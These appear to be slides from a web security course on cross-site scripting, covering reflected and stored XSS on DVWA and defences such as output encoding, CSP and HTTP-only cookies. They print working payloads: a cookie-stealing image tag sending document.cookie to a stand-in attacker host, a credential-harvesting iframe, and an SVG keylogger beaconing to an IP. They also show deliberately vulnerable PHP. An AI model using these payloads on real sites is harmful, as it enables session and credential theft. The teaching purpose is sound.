






What Is Cross-Site Scripting

#7 on OWASP Top 10 2017 -> #3 in 2021 as “Injection”

| A3 Cross-Site Scripting (XSS) | | | | | |
|--------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|  Threat Agents |  Attack Vectors |  Security Weakness | |  Technical Impacts |  Business Impacts |
| Application Specific | Exploitability AVERAGE | Prevalence VERY WIDESPREAD | Detectability EASY | Impact MODERATE | Application / Business Specific |
| Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators. | Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database. | <u>XSS</u> is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) <u>Stored</u> , 2) <u>Reflected</u> , and 3) <u>DOM based XSS</u> . Detection of most XSS flaws is fairly easy via testing or code analysis. | | Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc. | Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability. |

What Is Cross-Site Scripting

- ▶ XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping.
- ▶ XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

What is Cross-Site Scripting

Understanding Untrusted Data

1. URL + Query String
2. HTTP Verb
3. Request Headers
4. Request Body

The screenshot displays a web browser's developer tools interface. The top section shows a list of network requests. The second request, a POST to `/Account/Register`, is highlighted in orange and marked with a blue circle '1'. Below this, the 'Request' tab is selected, showing the raw request details. The request is a POST to `/Account/Register` over HTTP/1.1. The headers include `Host: hackyourselffirst.troyhunt.com`, `User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, and `Accept-Language: en-US,en;q=0.5`. The request body is a form submission with fields like `Email=dave%40yahoo.com&FirstName=dave&LastName=clynch&Password=12345&ConfirmPassword=12345`. The request body is highlighted in orange and marked with a blue circle '4'. The 'Request' tab is selected, and the 'Raw' sub-tab is active, showing the raw request details. The request is marked with a blue circle '2'. The 'Request' tab is selected, and the 'Raw' sub-tab is active, showing the raw request details. The request is marked with a blue circle '3'.

| No. | URL | Method | Status | Size | Type | Content |
|------|-----------------------------------|--------|--------|------|------|--------------------------|
| 7470 | http://hackyourselffirst.troy... | GET | 200 | 8469 | HTML | Supercar Showdown -... |
| 7469 | http://hackyourselffirst.troy... | POST | 302 | 761 | HTML | Object moved |
| 7467 | https://hackyourselffirst.troy... | GET | 200 | 5785 | HTML | Register - Supercar S... |

Request Response

Raw Params Headers Hex

POST /Account/Register HTTP/1.1
Host: hackyourselffirst.troyhunt.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: ASP.NET_SessionId=2nxeh210bvuf4g0aecqddq4ts; VisitStart=2/16/2017 12:25:11 PM; ARRAffinity=4ca9edcfa87f1cdf9363f84d070a637af236016914e428bc7eec1759c584c289; _ga=GA1.2.424500965.1487247915; _gat=1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 90

Email=dave%40yahoo.com&FirstName=dave&LastName=clynch&Password=12345&ConfirmPassword=12345

Cross-Site Scripting


An old, but fruitful technique

- ▶ www.xssed.com

- ▶ Ebay stored XSS, McAfee, Amazon, Paypal
- ▶ http://www.xssed.com/article/31/The_Beginners_Guide_to_XSS/
- ▶ Steam Games platform - XSS stored




XSS – Reflected



1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website includes the malicious string from the URL in the response.
4. The victim's browser executes the malicious scripts inside the response, sending the victim's cookies to the attacker's server.

Understanding untrusted data and sanitisation



Damn Vulnerable Web App (DVWA)

Points to note:

- DVWA settings
 - Security level
 - XSS reflected
- Data Entry
 - Submit
 - URL
 - Capture
- Data is reflected
- Is the data sanitised / filtered

Data Sanitisation / filters

Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello money

[object HTMLFormElement]

Server Side

- No filter
- Reflects untrusted data

Opens the door to...

- Script injection
- iframe Phishing
- Redirection
- Cookie Stealing
- Identity theft
- DoS – website vandalism
- Financial fraud

Cross Site Scripting

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
}
?>
```

- Blacklisting – poor protection
- Whitelisting


<https://www.hacksplaining.com/>

Stored XSS

- ▶ Stored XSS also known as Persistent XSS
- ▶ A page that is vulnerable to Stored XSS will execute the injected script every time the page is loaded by the browser
- ▶ Look for functionality in the application that stores or updates data that is persisted. This data is then returned in the response.
 - ▶ Blog posts
 - ▶ Comments
 - ▶ Registration
 - ▶ Edit Profile

Stored XSS

- ▶ Normal control flow of application



Stored XSS

- Inspecting the source code shows where the data has landed

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Blogs</title>
5 </head>
6 <body>
7 <h1>LIST OF BLOG POSTS</h1>
8 <table>
9   <tr>
10     <td>user1</td>
11     <td>This is your blog post</td>
12   </tr>
13   <tr>
14     <td>user2</td>
15     <td>This is another blog post</td>
16   </tr>
17   <tr>
18     <td>user3</td>
19     <td>This is my blog post</td>
20   </tr>
21 </table>
22 </body>
23 </html>
24
```



Stored XSS



Stored XSS Examples

```
<img src='http://attackersite.com/index.php?cookie='+document.cookie />
```

► Steal session cookie

```
<iframe style='position:fixed; top:0px; left:0px;
bottom:0px; right:0px; width:100%; height:100%; border:none;
margin:0; padding:0; overflow:hidden; z-index:999999;'
src='http://facebook.com/login.php' ></iframe>
```

► Harvest credentials

Stored XSS Examples

```
<svg height="50px">
  <image xmlns:xlink="http://www.w3.org/1999/xlink">
    <set attributename="xlink:href" begin="accessKey(a) "
to="http://x.x.x.x:8000/letter/a">
  </set>
  <set attributename="xlink:href" begin="accessKey(b) "
to="http://x.x.x.x:8000/letter/b">
  </set> (code continues adding accessKey for all alphanumeric keys)
```

► Keylogger

Stored XSS

| METRIC | VALUE |
|------------------------|---------|
| Attack Vector | Network |
| Attack Complexity | Low |
| User Privileges | Low |
| User Interaction | None |
| Scope | Changed |
| Confidentiality Impact | Low |
| Integrity Impact | Low |
| Availability Impact | Low |

XSS Protection

- ▶ Escape Dynamic Content: Web pages are made up of HTML, usually described in template files, with dynamic content woven in when the page is rendered.
- ▶ **Stored XSS attacks** make use of the improper treatment of dynamic content coming from a backend data store.
 - ▶ The attacker abuses an editable field by inserting some JavaScript code, which is evaluated in the browser when another user visits that page.
- ▶ HTML entity encoding:
 - ▶ " is `"`
 - ▶ # is `#`
 - ▶ > is `>`

XSS Protection

- ▶ Whitelist Values – drop down list.
- ▶ Implement a Content-Security Policy.

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self' https://apis.google.com">
```

- ▶ Sanitise HTML – use a HTML sanitization library to stop script injection via HTML submissions.
- ▶ HTTP-only Cookies – Cookies will be received, stored and send by the browser but can not be modified by JS.



- ▶ Penetration testing tool that focuses on the web browser
- ▶ Using the web browser it can launch hacking attacks on workstations deep within the protected IT perimeter.
- ▶ BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and specialized attacks against the host system – all from within the browser context.

<http://beefproject.com/>